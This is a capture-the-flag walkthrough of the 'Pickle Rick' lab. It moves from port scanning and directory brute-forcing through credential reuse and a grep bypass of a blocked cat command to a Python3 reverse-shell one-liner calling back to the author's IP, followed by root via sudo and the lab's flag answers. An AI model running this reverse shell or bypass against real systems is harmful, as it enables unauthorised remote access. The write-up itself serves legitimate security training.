Pickle Rick

Target: 10.10.197.79

Look at Source Page

I find a comment with username

```
<!--
  Note to self, remember username!
  Username: R1ckRul3s
-->
```

Username: R1ckRul3s

Check open ports

`nmap -T4 10.10.197.79`

```
kali@kali:~$ nmap -T4 10.10.197.79
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-20 21:45 EST
Nmap scan report for 10.10.197.79
Host is up (0.10s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 7.71 seconds
```

Port 22 ssh Open
Port 80 http Open

Search for hidden directories


`gobuster dir -u 10.10.197.79 -w /usr/share/wordlists/dirbuster/wordlists-list-2.3-medium.txt -x txt,php,html`

```
kali@kali:~$ gobuster dir -u 10.10.197.79 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.197.79
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,php,html
[+] Timeout:        10s
===============================================================
2021/01/20 21:49:40 Starting gobuster
===============================================================
/index.html (Status: 200)
/login.php (Status: 200)
/assets (Status: 301)
/portal.php (Status: 302)
Progress: 676 / 220561 (0.31%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/01/20 21:50:07 Finished
===============================================================
```

Important directories:


login.php

Check the robots.txt page



Keep "Wubbalubbadubdub" in notes

I try to login using username:R1ckRul3s, password:Wubbalubbadubdub




It works


There's a command pannel

Try to list current directory

`ls`



`cat supersecretingred.txt`




cat is not usable

Tried vim, doesn't work either

BYPASS USING `grep . supersecretingred.txt`

or just take the directory and put it in url...

Less also works



the grep bypass works, grep isnt blocked

First flag: "mr. meeseek hair"

I find a base64 encoded text in the Source Page

```
    </form>
    </br><pre>mr. meeseek hair
</pre>    <!-- Vm1wR1UxTnRWa2RUV0d4VFlrZFNjRlV3V2t0alJsWnlWbXQwVkUxV1duaFZNakExVkcxS1NHVkliRmhoTVhCb1ZsWmFWMVpWTVVWaGVqQT0== -->
  </div>
</body>
```

While decoding it, turns out it's a nest of base64 encoded text
After multiple decodes i get


"rabbit hole"

DEAD END

Try to get a reverse shell

Check if python works


python -c "print('hellloo')"



Doesn't work

Check if python3 works

python3 -c "print('hellloo')"



IT WORKS

we can run python3 code

Go on pentestmonkey reverseshell cheat sheet
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Take code snippet

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.6.47.43",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Changed the IP address to connect to, to mine
Changed the port to listen to, to 9999

Use netcat to listen to that port

```
netcat -lvnp 9999
```

Run the python3 code snippet on the command line on "portal.php"

Get a successful reverse shell

Root user doesn't have password

```
sudo su -
```

Find the rest of flags insde the current directory and "/home/rick/second\ ingredient"

"1 jerry tear"
"fleeb juice"

End reverse shell connection using CONTROL-C